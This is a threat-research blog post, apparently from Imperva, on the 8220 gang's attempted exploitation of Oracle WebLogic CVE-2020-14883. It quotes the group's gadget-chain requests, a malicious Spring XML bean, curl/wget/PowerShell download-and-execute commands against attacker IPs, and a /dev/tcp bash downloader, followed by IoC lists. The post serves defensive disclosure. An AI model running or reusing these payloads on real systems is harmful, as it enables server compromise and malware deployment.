# Imperva Detects Undocumented 8220 Gang Activities

December 14, 2023

Imperva Threat Research has detected previously undocumented activity from the 8220 gang, which is known for the mass deployment of malware using a variety of continuously evolving TTPs. This threat actor has been known to target both Windows and Linux web servers with cryptojacking malware.

In this blog, we will detail recent activity, attack vectors used by the group, and share the indicators of compromise (IoCs) from the group's most recent and previously unknown campaigns. Imperva customers are protected against this group's known activities. All organizations should maintain up-to-date patches and security.

## History

The 8220 gang, widely believed to be of Chinese origin, was first identified by Cisco Talos in 2017 targeting Drupal, Hadoop YARN, and Apache Struts2 applications to propagate cryptojacking malware. Since then, various other researchers have provided updates on the evolving tactics, techniques and procedures (TTPs) leveraged by the group, including exploitation of Confluence and Log4j vulnerabilities. Most recently, Trend Micro disclosed evidence of the group leveraging the Oracle WebLogic vulnerability CVE-2017-3506 to infect targeted systems.

## Evolving TTPs

As well as the recently disclosed use of CVE-2021-44228 and CVE-2017-3506, Imperva Threat Research observed the group's *attempted* exploitation of CVE-2020-14883, a Remote Code Execution vulnerability in Oracle WebLogic Server, to propagate malware.

This vulnerability allows remote authenticated attackers to execute code using a gadget chain and is commonly chained with CVE-2020-14882 (an authentication bypass vulnerability also affecting Oracle Weblogic Server) or the use of leaked, stolen, or weak credentials. Exploitation of these vulnerabilities is well documented. Therefore, it is easy to modify for the purposes of malware deployment. The 8220 gang uses two different gadget chains: one enables the loading of an XML file, which then contains a call to the other and enables execution of commands on the OS.

Unset

```
_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationCont
For ext("http://5.42.67.3/poc.xml")
```

The group uses different variations of the supplied XML depending on the target OS:

Unset

```
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
 <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
          <constructor-arg>
          <list>
          <value>/bin/sh</value>
          <value>-c</value>
          <value><![CDATA[(<malicious bash/windows CMD command>]]></value>
          </list>
          </constructor-arg>
 </bean>
</beans>
```

The command used to target Linux hosts attempts to download one of a set of second phase files using a variety of different methods: cURL, wget, lwp-download and python urllib (base64 encoded), as well as a custom bash function that is also base64 encoded.

Unset

```
curl -s http://5.42.67.3/2.gif || wget -q -O - http://5.42.67.3/2.gif || lwp-download http://5.42.67.3/2.gif /tmp/2.gif) | bash -sh; bash
/tmp/2.gif; rm -rf /tmp/2.gif; echo
cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly81LjQyLjY3LjMvZC5weSIpLnJlYWQoKSknIHx8IHB5dGhvbjIgLWMgJ2ltcG9yd
CB1cmxsaWI7ZXhlYyh1cmxsaWIudXJsb3BlbigiaHR0cDovLzUuNDIuNjcuMy9kLnB5IikucmVhZCgpKSc= | base64 -d | bash -; echo <base64 encoded command
strings> | base64 -d | bash -
```

Decoded base64: calls to python 2 and 3 urllib:

Unset

```
python -c 'import urllib;exec(urllib.urlopen("http://5.42.67.3/d.py").read())' || python2 -c 'import
urllib;exec(urllib.urlopen("http://5.42.67.3/d.py").read())'
```

Custom bash download function:

```
Unset
function dw() { read -r proto server path <<<"$(printf '%s' "${1//// }")"; if [ "$proto" != "http:" ]; then printf >&2
"sorry, %s supports only http\n" "${FUNCNAME[0]}"; return 1; fi; DOC=/${path// //}; HOST=${server//:*};
PORT=${server//*:}; [ "${HOST}" = "${PORT}" ] && PORT=80; exec 3<>"/dev/tcp/${HOST}/$PORT"; printf 'GET %s
HTTP/1.0\r\nHost: %s\r\n\r\n' "${DOC}" "${HOST}" >&3; (while read -r line; do [ "$line" = $'\r' ] && break; done && cat) <&3;
exec 3>&-; }; dw http://5.42.67.3/$(uname -m) > /tmp/bash; dw http://5.42.67.3/bashirc.$(uname -m) > /tmp/python; chmod +x
/tmp/bash /tmp/python; /tmp/bash -c -p 80 -p 443 -tls -dp 80 -dp 443 -tls -d; /tmp/bash -c -p 80 -p 443 -tls -dp 80 -dp 443 -tls
-d -pwn; rm -rf /tmp/bash /tmp/python
```

On Windows a simple PowerShell WebClient command is used to execute a downloaded PowerShell script:

```
Unset
start powershell iex(New-Object Net.WebClient).DownloadString('hxxp://165.22.194.104/bypass2.ps1')
```


In another variation of the attack, the group uses a different gadget chain to execute Java code without the requirement of an externally hosted XML file.

```
Java
test_handle=com.tangosol.coherence.mvel2.sh.ShellSession('weblogic.work.ExecuteThread currentThread =
(weblogic.work.ExecuteThread)Thread.currentThread(); weblogic.work.WorkAdapter adapter =
currentThread.getCurrentWork(); java.lang.reflect.Field field =
adapter.getClass().getDeclaredField("connectionHandler");field.setAccessible(true);Object obj =
field.get(adapter);weblogic.servlet.internal.ServletRequestImpl req =
(weblogic.servlet.internal.ServletRequestImpl)obj.getClass().getMethod("getServletRequest").invoke(obj); String
cmd = req.getHeader("cmd");String[] cmds = <injected code>"};if(cmd != null ){ String result = new
java.util.Scanner(new java.lang.ProcessBuilder(cmds).start().getInputStream()).useDelimiter("\\A").next();
weblogic.servlet.internal.ServletResponseImpl res =
(weblogic.servlet.internal.ServletResponseImpl)req.getClass().getMethod("getResponse").invoke(req);res.getServletO
utputStream().writeStream(new weblogic.xml.util.StringInputStream(result));res.getServletOutputStream().flush();}
currentThread.interrupt();')
```

The injected Java code first evaluates whether the OS is Windows or Linux, and then executes the appropriate command strings, which are identical to the ones already outlined above.

```
Unset
System.getProperty("os.name").toLowerCase().contains("window") ? new String[]{"<malicous windows command>')"} :
new String[]{"<malicious bash command(s)>"}
```

From here, the downloaded files are executed, infecting the exploited hosts with known AgentTesla, rhajk and nasqa malware variants, shown in the VirusTotal screenshots below.



36 / 63

36 security vendors and no sandboxes flagged this file as malicious

e2c3e81aa24b20ac71147340adc1eaedf077ad00e4a2359e3db47b166cf5411a

bash

elf 64bits upx shared-lib

Size 2.26 MB

Last Analysis Date 14 days ago


ELF

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label miner.r002c0pa623/rhajk

Threat categories miner trojan pua

Family labels r002c0pa623 rhajk



33 / 61

33 security vendors and 1 sandbox flagged this file as malicious

327d653419897c34808489ea3739e53a0b375a5a13f290253db6f7f62b57d21e

i686

elf checks-hostname checks-cpu-name detect-debug-environment upx persistence shared-lib

Size 1.42 MB

Last Analysis Date 6 months ago


ELF

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label miner.nsaqa

Threat categories miner trojan pua

Family labels nsaqa



58 / 72

58 security vendors and 2 sandboxes flagged this file as malicious

3476cb76b5f5b78b4ed562966b1cd4e707cac424026a394818d000effdba0a86

deliver.exe

peexe assembly checks-disk-space detect-debug-environment checks-network-adapters checks-bios calls-wmi 64bits long-sleeps

Size 172.50 KB

Last Analysis Date 28 days ago

EXE


Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.msil/blocker

Threat categories trojan downloader ransomware


Family labels msil blocker agenttesla

The chain of infection using CVE-2020-14883:


Exploitation of CVE-2020-14883
com.tangosol.coherence.mvel2.sh.ShellSession gadget chain
PowerShell/Bash/Python scripts to download malicious scripts/binaries
com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext gadget chain
download of maliciously crafted XML calling java.lang.ProcessBuilder
Target system infected with stealer/cryptominer malware

## Activity Trends

The following graph shows recent activity attributed to the 8220 gang, all of which was mitigated by Imperva Cloud WAF. The group appears to be opportunistic when selecting their targets, with no clear trend in country or industry. Imperva Threat Research observed the group attacking healthcare, telecommunications, and financial services targets in the United States, South Africa, Spain, Columbia, and Mexico. The 8220 gang appears to use custom tools written in Python to launch their attack campaigns, and the attacking IPs—located in the US, Mexico and Russia—are associated with known hosting companies.



## Imperva Mitigation

At the time of writing, Imperva Cloud WAF and on-prem WAF mitigates all of the web vulnerabilities known to be leveraged by the 8220 gang for their malicious activities. Recent vulnerabilities detected by Imperva and leveraged by the group include:

- CVE-2017-3506 – Oracle WebLogic Server RCE
- CVE-2019-2725 – Oracle WebLogic Server Authenticated Deserialization
- CVE-2020-14883 – Oracle WebLogic Server Authenticated RCE
- CVE-2021-26084 – Atlassian Confluence Server OGNL Injection RCE
- CVE-2021-44228 – Apache Log4j JNDI RCE
- CVE-2022-26134 – Atlassian Confluence Server RCE

## Conclusion


The 8220 gang, a widely recognized threat actor driven by financial motives, has been under scrutiny by various research teams since 2017. The group relies on simple, publicly available exploits to target well-known vulnerabilities and exploit easy targets to achieve their objectives. While considered unsophisticated, they are constantly evolving their tactics and techniques to evade detection.

Throughout our investigation, we observed that attributing attacks to this group was relatively straightforward due to their consistent use of easily traceable IoCs and TTPs, frequently reusing the same IP addresses, web servers, payloads, and attack tools.

Despite the group’s lack of sophistication, it remains critical for enterprises to promptly patch their applications and implement multiple layers of security measures to safeguard against falling victim to such groups. Imperva Threat Research will maintain its vigilance in monitoring the activities of this and other threat actors, and ensuring security for our customers.


## Latest 8220 gang IoCs

URLs




```
http[:]//165[.]22[.]194[.]104/bypass.ps1
http[:]//164[.]92[.]91[.]46/bypass.ps1
http[:]//79[.]137[.]196[.]27/bypass2.ps1
http[:]//165[.]22[.]194[.]104/bypass.ps1
http[:]//5[.]42[.]67[.]3/2.gif
http[:]//165[.]22[.]194[.]104/deliver.bat
http[:]//164[.]92[.]91[.]46/deliver.bat
http[:]//79[.]137[.]196[.]27/deliver.exe
http[:]//164[.]92[.]91[.]46/deliver.exe
http[:]//5[.]42[.]67[.]3/poc.xml
http[:]//5[.]42[.]67[.]3/pocwin1.xml
http[:]//5[.]42[.]67[.]3/pocwin2.xml
http[:]//5[.]42[.]67[.]3/pocwin3.xml
http[:]//5[.]42[.]67[.]3/d.py
```

Source IPs



45[.]15[.]158[.]154
45[.]164[.]23[.]184
45[.]164[.]23[.]194
45[.]164[.]23[.]221
45[.]164[.]23[.]242
45[.]164[.]23[.]226
45[.]164[.]23[.]231
45[.]164[.]23[.]242

Malicious file hashes



| Filename | Hashes |
|---|---|
| bypass.ps1 | dbab00a7c1213111341c2bea504fc11ecb68bea12c0f125589c8beab220dc7a3<br>cb6b5d56fec27c27b4ae1b7fd9f6bd50d8544d9f73f55ef82f80fd4529993d5b<br>59eb1808ce879c8bf4c7669ee1a9038855aceb09a1f309772f8ce6d322b8885b |
| bypass2.ps1 | d951dd955adb88c75c3b67718f583b8966ded866c61a6176af75115c52800814<br>e617123cfa6873d2259aa4aa828150f02d64ce56d397a679dfa47fbf43ceb294 |
| 2.gif | 076d0e32e9233c101f7ef8489935bca861e3e3fbbc1962828bf469b7d4671263<br>f476017cc9052b36d7326a5e3083dc9c76048e2fb9eada0032c5e40c036544f1 |
| deliver.bat | 4b7ae418035b7731fe7beeb644860103948efeff0cafd977574c117fd6dec6cb<br>bff05ff7488c0c7e2e31fc2e50c09b76a6be05069dfa31990a083bd67ca7ea72<br>cc834062f47095a487a2a0ad271d6de02d8aaf4a32fae9c37b2e88d178c5fa27<br>4d6f0bdcedf9ae86955f89b8713352fc0600a5b9c6c0eaf0cae22c497ac39372 |
| deliver.exe | 64f508b05f24ef314a31fda7c09ee94f78bca8e13e7bc1692262e4f8229eef1f<br>3476cb76b5f5b78b4ed562966b1cd4e707cac424026a394818d000effdba0a86 |
| poc.xml | 924832e7a9e1b7619f6b521ddaa45261975a3483c397e78e8e5e89d9cd9f9935 |
| pocwin.xml | cf3600ab89aba04efde8eb517b0a4773326d64ee21ba56addcba3f2b490c30de<br>8b3dc006bb0403619f6a7c68ce0f3166db251f280b6e72db173fa52bdc7d3db3 |
| pocwin1.xml | af0907ab798a230ea8ae72b5974f65b31105659441a4d8915cd5b6baeabb0073<br>12d29946878e04ba9d1004d9efcdd0b9b17d262a7328436279889dd560631427 |
| pocwin2.xml | f04fafcd305360911c37647987888bb49980c0de24a70a5b8d4fc3322503d838 |
| pocwin3.xml | de224872bceab893fdf75c2d78e4eb564e84efef261ebf923ed32f0913bbcc66<br>8b3dc006bb0403619f6a7c68ce0f3166db251f280b6e72db173fa52bdc7d3db3 |
| d.py | 5680a3d7042896fd20746259c732205f789e2b56c1a8e5fb278382c454d91c04 |